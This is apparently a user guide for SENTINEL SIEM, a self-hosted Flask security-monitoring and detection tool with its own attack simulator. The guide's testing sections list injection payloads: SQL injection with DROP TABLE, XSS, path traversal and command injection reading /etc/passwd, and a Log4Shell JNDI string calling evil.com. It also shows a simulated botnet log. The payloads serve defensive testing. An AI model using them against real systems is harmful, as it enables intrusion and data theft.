

SENTINEL SIEM

Security Information & Event Management

USER GUIDE

Step-by-step guide to install, run, and use SENTINEL SIEM

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1. What is SENTINEL SIEM?

SENTINEL SIEM is a full-stack **Enterprise Security platform** built for real-time threat detection, attack response, and security monitoring. It runs locally on your machine and watches all HTTP traffic — detecting SQL Injection, XSS, Command Injection, Log4Shell, Path Traversal, SSRF, XXE, and Brute Force attacks.

Component	What it does
■ Detection Engine	Scans every request for 8 attack types using signatures + ML model
■ AI Anomaly Engine	IsolationForest ML model detects unusual patterns automatically
■ SOAR Firewall	Auto-blocks malicious IPs and triggers lockdown when critical threats hit 5+
■ SOC Dashboard	Live web UI showing real-time charts, world map, threat log, analytics
■ Integration	One-line middleware connects SENTINEL to any Flask/Django website
■ Attack Simulator	Built-in tools to test the system: injection attacks, DDoS botnet, safe traffic
■ Honeypot	Fake endpoints auto-block anyone who probes them




Fig 1.1 — SENTINEL Dashboard in normal (secure) state. Risk Level: LOW, 0 threats detected.

2. System Requirements & Installation

Requirements

Requirement	Details
OS	Windows 10 / Windows 11
Python	3.10 or higher — must be added to PATH during install
Internet	Needed only for first-time setup (pip install)
Ports	5000 (SENTINEL), 5001 (Client Portal), 5050 (Demo Site)

Installation Steps

Step 1: Download / Clone the project

git clone https://github.com/AbhaySinghTaknet/SENTINEL_SIEM.git

Step 2: Run setup.bat

Double-click setup.bat — it installs all Python packages automatically.

Step 3: Run run.bat

Double-click run.bat to open the Control Panel.

Step 4: Start SENTINEL

Select Option 1 → Dashboard opens at <http://localhost:5000>

Note: If you see a "Python not found" error, re-install Python and check "Add Python to PATH" during setup.

3. Control Panel — run.bat

The **run.bat** file is your main launcher. Double-click it and a menu appears in the terminal. Everything in SENTINEL is managed from here.




Fig 3.1 — Control Panel menu in VS Code terminal.

Option	Action	What Happens
[1]	Start SENTINEL SIEM	Launches main server on port 5000. Dashboard opens in browser automatically.
[2]	Launch Attack Simulator	Opens sub-menu: SQL/XSS injection, Mass DDoS Botnet, Safe Traffic Generator.
[3]	Launch Demo Website	Starts a fake website on port 5050 — protected by SENTINEL. Use to test attacks.
[4]	Stop All	Kills all servers (ports 5000, 5001, 5050) and closes all terminals.
[5]	Exit	Closes the control panel only. Servers keep running.

Tip: Always start with Option 1 first. Then use Option 2 or 3 in separate terminals to simulate attacks. Never launch the Attack Simulator before SENTINEL is running.

4. SOC Dashboard Overview

The SOC Dashboard is the main window of SENTINEL. It updates in real-time (every 2 seconds) and shows everything happening on your system. Open it at <http://localhost:5000>.




Fig 4.1 — Dashboard during CRITICAL attack. 30 threats, 17 blocked IPs, Lockdown Active.

The 4 Top Cards

Total Threats — Counts every attack detected in current session.

Blocked IPs — IPs that were automatically blocked by the firewall.

Safe Traffic — Legit requests cleared by the Zero-Trust engine.

Risk Level — Score from 0–100. LOW/MEDIUM/HIGH/CRITICAL.

Left Sidebar — Navigation

- **Overview:** Main dashboard with all widgets.
- **Threat Feed:** Live scrolling log of all detected attacks.
- **Safe Traffic:** List of requests verified as safe by Zero-Trust.
- **SOAR / Firewall:** Manage blocked IPs, block or unblock manually.
- **Secure Vault:** Protected data room — sealed during lockdown.
- **System Health:** Real-time CPU, RAM, disk usage.
- **Analytics:** Charts: attack type breakdown, severity distribution.

Live Widgets on Overview

Real-time Traffic Telemetry — A live line chart. Red line = threats, Green line = safe traffic. Updates every 3 seconds, showing last 30 seconds.

Threat Origin Map — A world map with animated red dots showing where attacks are coming from (based on IP geolocation).

Recent Threat Events — Table at bottom. Shows severity, IP, location, attack type, time, and action taken (AUTO-BLOCKED / FLAGGED).

5. Threat Feed — Live Intelligence

The Threat Feed page shows a **real-time terminal-style log** of every malicious event detected. It auto-scrolls as new attacks arrive. Below the terminal is a detailed table with severity scores.




Fig 5.1 — Live Threat Intelligence Feed with critical events (SQL Injection, Log4Shell, Command Injection).

Reading the Threat Log

Tag	Meaning	Auto Action
CRITICAL	Severe attack — Log4Shell, multi-vector injection	AUTO-BLOCKED immediately
HIGH	Dangerous — SQL Injection, XSS, Command Injection	AUTO-BLOCKED
MEDIUM	Suspicious — Brute Force pattern detected	FLAGGED (monitored)
LOW / INFO	Mild anomaly or info event	Logged only

6. Safe Traffic Monitor

The Safe Traffic page shows all requests that passed the Zero-Trust check — meaning SENTINEL verified them as legitimate. Each row shows the IP, the request path, and the timestamp.




Fig 6.1 — Safe Traffic page showing legitimate GET requests cleared by Zero-Trust engine.

How Zero-Trust works: Every request is scanned before being allowed. If no threat patterns are found AND the IP is not blacklisted, the request is marked ALLOWED and logged here. Blocked IPs never appear in this list.

7. SOAR / Firewall Panel

SOAR stands for **Security Orchestration, Automation and Response**. The Firewall panel lets you see all auto-blocked IPs and manually block or unblock any IP address from the dashboard.

How Auto-Block Works

- 1. Attack detected by Detection Engine
- 2. Severity scored (CRITICAL / HIGH triggers auto-block)
- 3. IP added to banned_ips.json (persists after restart)
- 4. All future requests from that IP return 403 FORBIDDEN
- 5. If 5+ CRITICAL threats: System Lockdown activates

Manual Block/Unblock

In the Firewall panel, you can type any IP address and click **Block** to add it manually. To unblock, click the Unblock button next to any blocked IP. This is useful for whitelisting your own testing IP.

Honeypot Endpoints

These fake URLs exist in SENTINEL. Any IP that visits them is instantly blocked — because only attackers scan for these paths:

/phpmyadmin	/admin_bypass	/env
/db_backup.zip	/secret_keys	/wp-admin

8. Secure Vault

The Secure Vault is a protected data area (file: `secure_data/company_secrets.txt`). It demonstrates how SENTINEL protects sensitive resources. You can view vault contents at `http://localhost:5000/view_secrets` — but ONLY when the system is in normal mode.

System State	Vault Access
Normal (Risk: LOW/MEDIUM)	✓ Allowed — page loads normally
LOCKDOWN ACTIVE	✗ SEALED — returns 403 Forbidden

Purpose: The vault simulates a real-world scenario where sensitive company data gets locked down automatically when a security breach is detected. To restore vault access, click the RESTORE button on the dashboard.

9. System Health & Analytics

System Health

Shows live CPU usage, RAM consumption, and disk usage of the machine running SENTINEL. Refreshes every few seconds. Useful to monitor if the attack simulator or botnet is stressing your machine.

Analytics Page

The Analytics tab gives you a full session report with charts and export options.




Fig 9.1 — Analytics page showing Attack Type Breakdown (donut chart) and Severity Distribution (bar chart). 1752 events logged in this session.

- **Total Logged:** All events (threats + safe) recorded in this session.
- **Threats Detected:** Only malicious events counted.
- **Critical Events:** Subset of threats rated CRITICAL severity.
- **Top Attacker IP:** The single IP with the most attacks.
- **Attack Type Donut:** Visual breakdown: SQL Injection, XSS, Log4Shell, Command Injection, Brute Force.
- **Severity Bar Chart:** How many CRITICAL vs HIGH vs MEDIUM vs LOW events occurred.
- **Download CSV:** Export all logs or threats-only as CSV for offline forensic analysis.

10. Attack Simulator

SENTINEL includes a built-in attack simulator to test detection. Launch it from **run.bat** → **Option 2**.

Important: Always start SENTINEL (Option 1) first!




Fig 10.1 — Attack Simulator sub-menu with 3 attack modes.

Mode	What it does	Expected Result
[1] SQL Injection + XSS + Honeypot	Sends realistic attack payloads to SENTINEL endpoints	Dashboard shows CRITICAL/HIGH alerts, IPs get blocked
[2] Mass DDoS Botnet (30 threads)	Launches 30 simultaneous bots from random spoofed IPs	Rapid threat spike on graph, System Lockdown may activate
[3] Safe Traffic Generator	Sends legitimate GET requests to the demo site	Safe Traffic page fills up, green line rises on chart

```

[807-26] HTTP 500 | IP:60.79.29.39 | SQL_INJECTION
[807-99] PAYLOAD SENT | IP:210.62.106.169 | SQL_INJECTION
[807-96] PAYLOAD SENT | IP:176.153.212.203 | COMMAND_INJECTION
[807-14] PAYLOAD SENT | IP:126.155.166.166 | LOGSHELL
[807-14] PAYLOAD SENT | IP:11.132.121.243 | XSS_ATTACK
[807-12] PAYLOAD SENT | IP:202.153.151.13 | BRUTE_FORCE
[807-96] PAYLOAD SENT | IP:72.285.149.55 | PATH_TRAVERSAL
[807-13] PAYLOAD SENT | IP:63.25.151.161 | LOGSHELL
[807-29] PAYLOAD SENT | IP:16.113.70.77 | SQL_INJECTION
[807-17] PAYLOAD SENT | IP:214.129.63.171 | PATH_TRAVERSAL
[807-97] PAYLOAD SENT | IP:114.177.202.202 | BRUTE_FORCE
[807-23] PAYLOAD SENT | IP:119.236.170.236 | XSS_ATTACK
[807-25] PAYLOAD SENT | IP:213.206.8.106 | BRUTE_FORCE
[807-12] PAYLOAD SENT | IP:16.50.50.159 | COMMAND_INJECTION
[807-18] PAYLOAD SENT | IP:68.239.245.148 | SQL_INJECTION
[807-96] PAYLOAD SENT | IP:49.158.106.162 | COMMAND_INJECTION
[807-96] PAYLOAD SENT | IP:152.25.202.24 | LOGSHELL
[807-16] HTTP 500 | IP:11.169.169.161 | SQL_INJECTION
[807-97] HTTP 500 | IP:75.114.31.143 | PATH_TRAVERSAL
[807-96] HTTP 500 | IP:71.127.96.223 | COMMAND_INJECTION
[807-24] PAYLOAD SENT | IP:165.44.136.228 | BRUTE_FORCE
[807-27] PAYLOAD SENT | IP:186.27.193.148 | SQL_INJECTION
[807-83] PAYLOAD SENT | IP:143.202.201.183 | XSS_ATTACK
[807-29] PAYLOAD SENT | IP:30.61.9.230 | BRUTE_FORCE
[807-22] PAYLOAD SENT | IP:31.84.220.60 | BRUTE_FORCE
[807-28] PAYLOAD SENT | IP:192.14.197.248 | XSS_ATTACK
[807-83] PAYLOAD SENT | IP:198.41.143.258 | LOGSHELL
[807-92] PAYLOAD SENT | IP:92.211.22.164 | LOGSHELL
[807-19] PAYLOAD SENT | IP:62.99.222.121 | XSS_ATTACK
[807-18] HTTP 500 | IP:204.66.213.212 | SQL_INJECTION
[807-13] HTTP 500 | IP:163.41.29.157 | PATH_TRAVERSAL
[807-28] HTTP 500 | IP:155.2.100.146 | LOGSHELL
[807-16] PAYLOAD SENT | IP:24.219.107.70 | XSS_ATTACK
[807-96] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-14] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-18] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-12] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-95] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-99] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-11] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-96] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-29] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-23] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-24] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-83] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-28] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-25] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-21] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-17] CONNECTION REFUSED - is SENTINEL running on port 5000?
[807-96] CONNECTION REFUSED - is SENTINEL running on port 5000?

```

Fig 10.2 — Mass DDoS Botnet running: 30 bot threads sending payloads, then getting CONNECTION REFUSED after lockdown.

11. Demo Website Integration

SENTINEL comes with a **built-in demo website** that simulates a real web app. It is protected by SENTINEL and you can test attacks directly on it. Launch via **run.bat** → **Option 3**, then open **http://localhost:5050**.




Fig 11.1 — Demo Website at localhost:5050. Protected by SENTINEL SIEM middleware.

Pages on the Demo Site

- **Main Login Form:** Enter attack payloads here. SENTINEL detects them instantly.
- **Products Page:** Simple product listing — test XSS in search.
- **Search Page:** Search input — try SQL Injection or Path Traversal.
- **Admin Panel:** Restricted admin page — attempt access to test response.
- **API Endpoint:** Raw API endpoint — test injection via URL parameters.

Test Payloads to Try

```
SQL Injection: admin' OR '1'=1
XSS Attack: <script>alert(1)</script>
Log4Shell (CRITICAL): ${jndi:ldap://evil.com/a}
Path Traversal: ../../../../etc/passwd
Command Injection: admin; cat /etc/passwd
```

After typing a payload and clicking Login, switch to the SENTINEL dashboard. You will see the threat appear in real-time on the Threat Feed page.

12. Real Website Integration

You can protect any real Flask or Django website using SENTINEL. There are three integration methods. The middleware approach is recommended.

Method 1 — One-Line Middleware (Recommended)

Add this to your existing Flask app:

```
from integration.sentinel_middleware import SentinelMiddleware

app = Flask(__name__)
# ... your existing routes ...
app.wsgi_app = SentinelMiddleware(app.wsgi_app) # ← just this one line
```

Every HTTP request to your site now gets scanned by SENTINEL in the background.

Method 2 — Direct API Call

Send any suspicious input to SENTINEL for scanning:

```
import requests

requests.post("http://localhost:5000/api/logs", json={
    "key": "SENTINEL-9921",
    "payload": user_input_to_scan
}, headers={"X-Forwarded-For": client_ip})
```

Method 3 — Use the Demo Site as Template

The file `integration/example_site/site_app.py` is a complete working example of a Flask app connected to SENTINEL. Copy and modify it as your starting point.

Django Integration (Bonus)

In Django, use the WSGI middleware pattern in your `wsgi.py` file:

```
from integration.sentinel_middleware import SentinelMiddleware
application = SentinelMiddleware(application)
```


Note: Integration is designed to be non-blocking — SENTINEL scans happen in background threads, so your website performance is not impacted.

13. Lockdown Mode

Lockdown Mode is the highest security state. It activates automatically when **5 or more CRITICAL threats** are detected in a session, or when the risk score reaches 90/100.

What Happens in Lockdown

- **Red Banner:** A red "SYSTEM LOCKDOWN ACTIVE" banner appears across the entire dashboard.
- **Vault Sealed:** `/view_secrets` returns 403 Forbidden — no access to company data.
- **IPs Denied:** All unknown IPs are automatically denied.
- **Counter Frozen:** Threat counters stop and display final counts.
- **RESTORE Button:** A red RESTORE button appears — click it to lift lockdown instantly.

How to Restore the System

1. Click the RESTORE button on the dashboard
2. OR go to `run.bat` → Option 4 (Stop All)
3. After restore: all counters reset, vault unlocks, lockdown banner disappears

14. Attack Testing Cheatsheet

Use these payloads in the Demo Website login form at <http://localhost:5050>. Watch the SENTINEL dashboard react in real-time after each one.

Attack Type	Payload	Severity
SQL Injection	<code>admin' OR '1'='1</code>	HIGH
SQL Injection (Drop)	<code>1; DROP TABLE users--</code>	HIGH
XSS Attack	<code><script>alert('XSS')</script></code>	HIGH
XSS (Image)	<code></code>	HIGH
Command Injection	<code>admin; cat /etc/passwd</code>	CRITICAL
Log4Shell	<code>\${jndi:ldap://evil.com/exploit}</code>	CRITICAL
Path Traversal	<code>../../../../etc/passwd</code>	HIGH
Honeypot Probe	Visit <code>/phpmyadmin</code> in browser	Instant Block




Fig 14.1 — Threat Feed showing SQL Injection detected from localhost, flagged as HIGH severity from "Pyongyang, North Korea".

15. Known Bugs & Fixes

SENTINEL is a research-grade tool. Here are the known issues and how to handle them.

```

SENTINEL SIEM - Main Server
.....
File "C:\SENTINEL SIEM\core\firewall.py", line 34, in block_ip
    self._save_blacklist()
File "C:\SENTINEL SIEM\core\firewall.py", line 25, in _save_blacklist
    json.dump(self.blocked_ips, f, indent=4)
File "C:\Python314\Lib\json\__init__.py", line 181, in dump
    for chunk in iterable:
        .....
File "C:\Python314\Lib\json\encoder.py", line 408, in _iterencode
    yield from _iterencode_dict(o, _current_indent_level)
File "C:\Python314\Lib\json\encoder.py", line 361, in _iterencode_dict
    for key, value in items:
        .....
RuntimeError: dictionary changed size during iteration
Traceback (most recent call last):
  File "C:\Users\Abhay\AppData\Roaming\Python\Python314\site-packages\flask\app.py", line 1536, in __call__
    return self.wsgi_app(environ, start_response)
  File "C:\Users\Abhay\AppData\Roaming\Python\Python314\site-packages\flask\app.py", line 1514, in wsgi_app
    response = self.handle_exception(e)
  File "C:\Users\Abhay\AppData\Roaming\Python\Python314\site-packages\flask\app.py", line 1511, in wsgi_app
    response = self.full_dispatch_request()
  File "C:\Users\Abhay\AppData\Roaming\Python\Python314\site-packages\flask\app.py", line 919, in full_dispatch_request
    rv = self.handle_user_exception(e)
  File "C:\Users\Abhay\AppData\Roaming\Python\Python314\site-packages\flask\app.py", line 917, in full_dispatch_request
    rv = self.dispatch_request()
